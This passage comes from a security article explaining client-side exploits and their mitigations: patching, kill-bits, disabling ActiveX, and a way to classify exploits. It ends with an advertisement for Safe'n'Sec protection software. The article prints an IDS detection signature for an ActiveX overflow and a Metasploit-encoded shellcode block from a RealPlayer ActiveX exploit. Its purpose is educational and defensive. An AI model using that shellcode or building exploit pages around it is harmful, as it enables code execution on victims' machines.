Finally, all applications at the client side should have been properly updated from time to time. This includes patch management, newer release updates, security updates and so on. If we consider Microsoft update for example, Microsoft provides update for only Microsoft products and not to other products such as Abobe toolkits, Firefox, etc., for which huge corporations go for third party toolkits such as HfnetchkPro or LanDesk to manage patch management and upgrades of these products that are not updated with Microsoft update. Apart from this, applications that run on the client-system should run on least privilege required for running. Stripping off unwanted or flawed features from user applications would enable added protection against client-side exploits. This includes ActiveX, Plug-ins, Cookies, JavaScript and VBScript. Though some of the sites do require such components to run their websites on the browsers, disabling these features would enable the client to be secured from running the client-side exploit even if it has reached the system (of course, after crossing all the network level defenses).

There are other system level mitigations such as kill-bits. Microsoft has done a great job in providing provisions to block selective ActiveX identified by their unique CLSID from running on the system, and this technique is called kill-bits. Here, a user can set a kill-bit by changing the values in the ActiveX Compatibility flags in a registry editor. Even though, this sounds really simple a normal user should be really cautious about changing values in the registry since, a minor change in the inappropriate place could case the OS to crash or even worse. Kill-bits are located in the following location:

```
HKEY_LOCAL_MACHINE\SOFTWARE\
   Microsoft\Internet Explorer\
   ActiveX Compatibility\
```

The path shows *Internet Explorer* as the folder in which the ActiveX Compatibility exists, but this does not mean that kill-bit is solely for IE. Kill-bits will work for any application that runs on the IE's rendering engine. Which means that any application that has plug-ins or runs over IE will be part of this. Couple of issues with this technique is that, Microsoft has designed this technique only for the Windows systems and secondly, this is for intermediary or pro users who understand the sensitivity of registry entries.

Those mitigations are not the only means to stop client-side exploits from exploiting a protected system. There are several other tools and techniques that could be used to do this, though the underlying concept is the same. There is no one single method that could mitigate all the exploits, but it is about how we apply defense-in-depth in different stages. Security is never a single step process where anyone who builds a wall is secured from all the penetrations that are possible

Listing 3. *Client-side Signature for ActiveX Exploit – sample*

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET EXPLOIT 4XEM VatDecoder
                       VatCtrl Class ActiveX Control Url Property Buffer Overflow
                       Vulnerability"; flow:to_client,established; content:"clsid";
                       nocase; content:"210D0CBC-8B17-48D1-B294-1A338DD2EB3A";
                       nocase; content:"0x40000"; content:"Url"; nocase; reference:
                       bugtraq,28010; reference:url,www.milw0rm.com/exploits/5193;
                       classtype:web-application-attack; sid:2007903; rev:1;)
                       (Courtesy: EmergingThreats.net, Akash Mahajan)
```




Figure 14. *Client-server Architecture*



Server-side files
Private files that can be seen only from the local box
Public Folder
Public files that can be seen or accesed by anyone local or remonte
Server

Figure 15. *Public & Private folders and files in the Server*

at the perimeter. Security is an ongoing process where the attacker and the victim fights a battle by learning about each other and building different ways to exploit or mitigate exploits respectively.

Client-side Exploits: Different viewpoints

This article was not aimed at discussing the different semantics involved with terminologies in client-side exploits or to discuss on the contradictions involved with what a client-side exploit really is. Instead, in this section we would now concentrate on why certain exploits fall under this category and why certain exploits that look similar are not really the same as client-side exploits.

There is the client communicating with the server through perimeter security devices and the Internet in Figure 14. Let us try to answer the following questions to get a clear picture of this discussion:

- Where is the vulnerability?
- Where is the exploit running?
- What is the target of this exploit?

Where is the vulnerability or what is vulnerable, helps the user to understand the final target of the exploitation. The vulnerability can be in the server, end-point device or in the client. Though it is usually told that the vulnerable system is the target, one should understand that a vulnerable system could be used as a pathway to the real exploit. As seen in an example before, the attacker can take down a vulnerable server and use it to push client-side exploits to the clients visiting it.

Now, we should understand the location in which the exploit runs. The exploit could run in the client or server, or in other devices that are part of the network. This is where most of the answer is hidden (the answer to the question *why are these exploits client-side* and vice versa). When a server is vulnerable and the exploit targets the client, those exploits fall under web application exploit. This is due to the vulnerable code in the public folder of the web-server (as shown in Figure 15).

Cross-site scripting (XSS) and Cross-site Request Forgery (XSRF) come under this category of web application exploits and vulnerabilities, even though the target is the client. If the vulnerability is on the server and the exploit is also targeted to the server, we have some other form of web application exploit. This comes under the same category as before, since the vulnerability is on the web application. SQL Injection come under this category of exploit and the target is the web-server backend database. If an exploit targets the vulnerable application (vulnerable method in a specific ActiveX component) that runs on the client and the target is the user, then it comes under client-side exploits. This is why ActiveX exploits that target browsers, Microsoft Office and other client-side applications come under this category. This is the trend and characteristic of a virus or spyware that runs on the client and exploits the client.

Who is the target of the exploits, plays a vital role in classifying the exploits under the various categories as seen above. Now, we know why certain exploits belong to this category and why certain exploits don't, even if they look the same as client-side exploits. This section of the article was written with a hope of drawing clear lines of categorization in separating the exploits based on the category in which they fall.

Listing 4. *Shellcode from Real Player rmoc3260.dll ActiveX Heap Corruption*

```
// win32_exec - EXITFUNC=seh CMD=c:\windows\system32\calc.exe Size=378
Encoder=Alpha2 http://metasploit.com
var shellcode1 = unescape("%u03eb%ueb59%ue805%ufff8%uffff%u4949%u4949%u4949"
+   "%u4948%u4949%u4949%u4949%u4949%u4949%u5a51%u436a"
+   "%u3058%u3142%u4250%u6b41%u4142%u4253%u4232%u3241"
+   "%u4141%u4130%u5841%u3850%u4242%u4875%u6b69%u4d4c"
+   "%u6338%u7574%u3350%u6730%u4c70%u734b%u5775%u6e4c"
+   "%u636b%u454c%u6355%u3348%u5831%u6c6f%u704b%u774f"
+   "%u6e68%u736b%u716f%u6530%u6a51%u724b%u4e69%u366b"
+   "%u4e54%u456b%u4a51%u464e%u6b51%u4f70%u4c69%u6e6c"
+   "%u5964%u7350%u5344%u5837%u7a41%u546a%u334d%u7831"
+   "%u4842%u7a6b%u7754%u524b%u6674%u3444%u6244%u5955"
+   "%u6e75%u416b%u364f%u4544%u6a51%u534b%u4c56%u464b"
+   "%u726c%u4c6b%u534b%u376f%u636c%u6a31%u4e4b%u756b"
+   "%u6c4c%u544b%u4841%u4d6b%u5159%u514c%u3434%u4a44"
+   "%u3063%u6f31%u6230%u4e44%u716b%u5450%u4b70%u6b35"
+   "%u5070%u4678%u6c6c%u634b%u4470%u4c4c%u444b%u3530"
+   "%u6e4c%u6c4d%u614b%u5578%u6a58%u644b%u4e49%u6b6b"
+   "%u6c30%u5770%u5770%u4770%u4c70%u704b%u4768%u714c"
+   "%u444f%u6b71%u3346%u6650%u4f36%u4c79%u6e38%u4f63"
+   "%u7130%u306b%u4150%u5878%u6c70%u534a%u5134%u334f"
+   "%u4e58%u3978%u6d6e%u465a%u616e%u4b47%u694f%u6377"
+   "%u4553%u336a%u726c%u3057%u5069%u626e%u7044%u736f"
+   "%u4147%u4163%u504c%u4273%u3159%u5063%u6574%u7035"
+   "%u546d%u6573%u3362%u306c%u4163%u7071%u536c%u6653"
+   "%u314e%u7475%u7038%u7765%u4370");
```

Conclusion

Client-side exploits have exploded in number since 2005. Microsoft has been patching ActiveX vulnerabilities continually. Security researches have started looking deeper into exploits as potential threats for their clients. Most of the prevention over endpoint devices concentrate on web application exploits (SQL injection, XSS and file inclusion exploits), though defense-in-depth is always a great solution for exploit mitigation. This article was written for helping our readers to understand client-side exploits and mitigation techniques from ground up and we hope that we were successful in doing that.

Acknowledgements

I would like to thank everyone who helped me review and edit this article, the security community, websites such as *www.milw0rm.com* and *www.emergingthreats.net*, and all others who have contributed in this article directly or indirectly.

Anushree Reddy
Anushree Reddy is a team-lead at *www.EvilFingers.com*. She holds Master's degree in Information Security and is very passionate about analysis of vulnerabilities, exploits and signatures. She can be contacted through EvilFingers website (or contact.fingers ‹at› evilfingers.com).

S.N.Safe & Software

Malware has no future!

S.N. Safe&Software Ltd delivers information security solutions for personal users and business and corporate clients.
Safe'n'Sec is proactive protection system of Host Intrusion Prevention class.
It provides you:

- Confidentiality;
- Integrity;
- Reliability of protection;
- Efficiency;
- Mobility.

Safe'n'Sec Pro
Rootkit Detector+Anti-spyware
Safe'n'Sec Pro DELUXE
Rootkit Detector+Anti-virus+Anti-spyware
Safe'n'Sec Pro
Rootkit Detector+Anti-virus
Safe'n'Sec Pro
Rootkit Detector
PROACTIVE PROTECTION AGAINST INTERNET THREATS

Why should you choose Safe'n'Sec products for home computers?

- Safe'n'Sec provides protection from known and unknown threats in real time mode;
- Safe'n'Sec provides protection from imprudent user actions;
- Safe'n'Sec provides access control and monitoring of system resources usage;
- Safe'n'Sec detects rootkit behavior and blocks malicious actions in real time mode;
- Safe'n'Sec detects and deletes spyware modules;
- Safe'n'Sec provides protection from any hackers' attacks;
- Safe'n'Sec consumes no more than 5% processor resources.

With Safe'n'Sec corporate solutions you will get multi-purpose network protection and:

- Close to 100% efficiency of protection from known as well as newly appearing threats;
- Control of confidential data access;
- Compatibility with already installed security systems, such as antiviruses, firewalls, network IDS;
- Minimum systems recourses consumption (no more than 2% without AV kernel);
- Ability to control users behavior according to security policies;
- Simplicity of installation and management;
- Education mode for setting Safe'n'Sec solutions to company's information environment.

The trial 30 days versions of Safe'n'Sec products you can download free from our site!

S.N. Safe&Software Ltd.
Tel: +7 (495) 967-1450
Email: info@safensoft.com, sales@safensoft.com
http://www.safensoft.com
Russia, Moscow, Altufievskoe shosse 5/2

Safe'n'Sec